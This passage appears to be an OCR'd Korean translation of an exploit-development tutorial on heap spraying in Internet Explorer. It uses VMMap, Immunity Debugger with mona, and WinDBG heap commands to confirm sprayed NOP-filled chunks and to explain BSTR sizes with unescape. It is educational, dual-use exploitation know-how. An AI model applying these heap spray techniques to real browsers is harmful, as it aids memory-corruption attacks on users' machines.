
한 가지 흥미로운 점은, 태그의 길이가 우리가 예상한 것과 달리 4바이트라는 사실이다. "size of NOPS after substring"이 있는 두 번째 줄을 보자. 자바스크립트 코드가 아래와 같이 덩어리를 생성한 것과 달리, 값은 4092를 나타내고 있다.

```
chunk = chunk.substring(0,chunksize – tag.length);
```


위 코드대로라면 분명 "COREALAN!" 태그는 8바이트다. 하지만 실제로 unescape() 객체의 .length 속성이 반환한 크기는 절반에 불과하다. 이것이 예상하지 못한 결과를 낳을 것이라고 생각하지 않길 바란다. 뒤에서 그 이유에 대해 자세히 언급하겠다.

무슨 일이 일어난 건지 정확히 보려면, VMMap(http://technet.microsoft.com/en-us/sysinternals/dd535533)과 같은 도구를 사용해야 한다. 이 무료 유틸리티는 원하는 프로세스와 관련된


가상 메모리를 시각화 해 준다. html 페이지를 열기 전 인터넷 브라우저에 VMMap을 붙여 보면 아래와 같은 메모리 구조를 확인할 수 있다.




View 메뉴로 가서 Fragmentation View를 실행해 보자.




자바스크립트를 포함하고 있는 html 파일을 실행한 뒤, VMMap은 다음과 같은 결과를 보여준다(F5를 눌러 정보를 갱신).



할당(committed)된 메모리 크기가 약간 증가한 것을 확인할 수 있다. Fragmentation View를 살펴 보자.



아랫부분에 위치한 노란 블럭을 주의 깊게 살펴보자. 앞에서 힙 스프레이를 수행하는 코드를 실행한 결과, 이전에 확인했던 단편화 모습과 달리 힙 스프레이된 블럭을 담고 있는 힙 메모리가 새롭게 생겨났다. 해당 블럭을 클릭하면, VMMap이 업데이트 되고, 선택한 메모리 주소 범위를 보여준다(필자의 경우 블럭 중 하나가 0x029E0000에서 시작하는 것을 확인했다).




일단 VMMap을 종료하지 말고 그대로 두자.

2) 디버거를 사용해 힙 스프레이 여부 확인

힙 스프레이를 시각화 하는 시도는 좋았지만, 그보다 디버거에서 힙 스프레이 사실과 할당된 개별 덩어리를 찾는 것이 더 좋다.


이뮤니티 디버거

이뮤니티 디버거를 실행해 iexplorer.exe(VMMap은 여전히 연결된 상태)에 attach를 수행한다.



우리는 간단한 명령어를 사용해 이뮤니티 디버거에서 VMMap이 찾아낸 주소 범위에 실제로 힙 스프레이가 발생한 것이 맞는지 확인할 수 있다. 디버거 명령창에 다음과 같이 입력해 "CORELAN!"을 포함하고 있는 모든 위치를 검색해 보자.


```
!mona find –s "CORELAN!"
```




mona는 해당 태그를 가진 주소를 201개나 찾아냈다. 이것이 바로 우리가 예상했던 결과다. 변수 선언 시 태그를 한 번 할당했고, 그 다음 200개의 덩어리 앞부분에 태그를 붙여 할당했다.

mona 명령어 실행 결과 생성된 find.txt를 살펴 보면, 앞서 VMMap에서 확인한 주소 범위부터 시작하는 포인터를 포함해 태그를 가지는 201개의 주소를 확인할 수 있다.


예를 들어, 0x0024dfdc 주소(역자 시스템 상의 find.txt 파일 내에 있는 마지막 할당 블럭)로 가 보면, 태그 뒤에 수많은 nop가 자리잡고 있는 것을 확인할 수 있다.



태그의 앞부분을 살펴보면, BSTR 헤더를 찾을 수 있다.



위 그림에서 보듯이, BSTR 객체 헤더는 0x00002000 바이트 크기를 나타내고 있다. 뭔가 잘못된 것이 아닌가? 앞에서 설명한 대로라면 0x1000 바이트(4096)가 되어야 한다. 이 부분은 뒤에서 자세히 다루도록 한다. 스크롤을 조금 올리면, 덩어리 사이에 쓰레기 값이 채워져 있는 것을 확인할 수 있다.




앞에서 태그의 길이를 확인했던 것이 기억 나는가? escape 함수에 8개의 문자를 제고했지만 실제로 길이를 확인해 본 결과 4바이트 밖에 되지 않았다.

unescape 함수에 데이터를 넘겨주고, 이 데이터 길이가 0x1000 바이트가 맞는지 확인했지만, 실제로는 0x2000 바이트가 사용되었다는 결과가 나온다. 실제로는 두 배의 공간을 할당했음에도, html 페이지는 "Allocated 4096 bytes" 즉, 0x1000에 해당하는 4096 바이트가 할당 되었음을 나타내고 있다. 이제서야 왜 BSTR 객체 헤더가 0x2000인지 설명이 된다.


문제는 바로 .length가 전체 크기의 절반만 반환한다는 사실에서 기인한다. 그러므로, escape 함수의 .length를 사용해 할당된 블럭의 최종 크기를 결정하면, 실제보다 두 배 큰 크기를 얻게 된다는 점을 기억해야 한다.

nops를 채운 뒤 오리지널 "덩어리" 값이 8192바이트(0x2000)였으므로, BSTR 객체는 nops로 채워져야 한

다. 이것이 사실이라면, find.txt에 있는 마지막 주소에 0x1000을 더하더라도 덩어리의 끝이 아닌 nops를 확인하게 된다.




0x2000 오프셋 위치를 찾아보면, BSTR 객체의 끝 부분을 확인 가능하며, nops가 객체의 끝부분까지 가득 채워져 있는 것을 확인할 수 있다.




소기의 목적을 달성했다. 충분히 큰 크기를 갖는 덩어리를 성공적으로 힙에 할당했으며, unescape 함수를 사용할 경우 BSTR 객체의 실제 크기가 어떻게 달라질 수 있는지도 확인했다.

WinDBG

윈디비지에선 힙 스프레이가 어떤 모습을 띠고 있는지 확인해 보자. 이뮤니티를 닫지 말고, 단순히 iexplorer.exe(File-detach)에 붙어있던 디버거를 때내어 보자. 윈디비지를 열고, iexplore.exe 프로세스에 attach를 수행한다.




물론, 윈디비지를 사용해도 이뮤니티와 같은 결과를 확인할 수 있다. View-Memory 메뉴를 선택한 다음, 이뮤니티 디버거에서 찾은 주소를 사용해 다음과 같이 태그가 포함된 주소를 덤프해 보자.



윈디비지는 간단한 명령어 사용을 통해 힙 정보를 볼 수 있는 기능을 제공한다. 다음과 같은 명령어를 명령 창에 입력해 보자.

```
!heap -stat
```

이 명령어는 iexplore.exe 프로세스 내부의 모든 프로세스 힙, 세그먼트 요약(예약 및 사용된 바이트) 내용뿐만 아니라 VirtualAlloc 블럭까지 보여준다.



사용된(commited) 바이트를 살펴보자. 기본 프로세스 힙(목록의 첫 번째)이 다른 프로세스 힙에 비해 사용된 바이트 크기가 더 '큰' 것을 확인할 수 있다.

```
0:008> !heap -stat
_HEAP 00150000
       Segments             00000003
       Reserved bytes       00400000
       Committed bytes      00279000
       VirtAllocBlocks      00000000
       VirtAlloc bytes      00000000
```

`!heap -a 00150000` 명령을 입력하면 해당 힙에 대한 더 자세한 정보를 확인할 수 있다.

```
0:009> !heap -a 00150000
Index Address Name Debugging options enabled
  1: 00150000
    Segment at 00150000 to 00250000 (00100000 bytes
    committed)
    Segment at 028e0000 to 029e0000 (000fe000 bytes
    committed)
    Segment at 029e0000 to 02be0000 (0008f000 bytes
    committed)
    Flags: 00000002
    ForceFlags: 00000000
    Granularity: 8 bytes
    Segment Reserve: 00400000
    Segment Commit: 00002000
    DeCommit Block Thres: 00000200
    DeCommit Total Thres: 00002000
    Total Free Size: 00000e37
    Max. Allocation Size: 7ffdefff
    Lock Variable at: 00150608
    Next TagIndex: 0000
    Maximum TagIndex: 0000
```

```
 Tag Entries: 00000000
 PsuedoTag Entries: 00000000
 Virtual Alloc List: 00150050
 UCR FreeList: 001505b8
 FreeList Usage: 2000c048 00000402 00008000 00000000
 FreeList[ 00 ] at 00150178: 0021c6d8 . 02a6e6b0
     02a6e6a8: 02018 . 00958 [10] - free
     029dd0f0: 02018 . 00f10 [10] - free
     0024f0f0: 02018 . 00f10 [10] - free
     00225770: 017a8 . 01878 [00] - free
     0021c6d0: 02018 . 02930 [00] - free
FreeList[ 03 ] at 00150190: 001dfa20 . 001dfe08
     001dfe00: 00138 . 00018 [00] - free
     001dfb58: 00128 . 00018 [00] - free
     001df868: 00108 . 00018 [00] - free
     001df628: 00108 . 00018 [00] - free
     001df3a8: 000e8 . 00018 [00] - free
     001df050: 000c8 . 00018 [00] - free
     001e03d0: 00158 . 00018 [00] - free
     001def70: 000c8 . 00018 [00] - free
     001d00f8: 00088 . 00018 [00] - free
     001e00e8: 00048 . 00018 [00] - free
     001cfd78: 00048 . 00018 [00] - free
     001d02c8: 00048 . 00018 [00] - free
     001dfa18: 00048 . 00018 [00] - free
FreeList[ 06 ] at 001501a8: 001d0048 . 001dfca0
     001dfc98: 00128 . 00030 [00] - free
     001d0388: 000a8 . 00030 [00] - free
     001d0790: 00018 . 00030 [00] - free
     001d0040: 00078 . 00030 [00] - free
FreeList[ 0e ] at 001501e8: 001c2a48 . 001c2a48

     001c2a40: 00048 . 00070 [00] - free
FreeList[ 0f ] at 001501f0: 001b5628 . 001b5628
     001b5620: 00060 . 00078 [00] - free
FreeList[ 1d ] at 00150260: 001ca450 . 001ca450
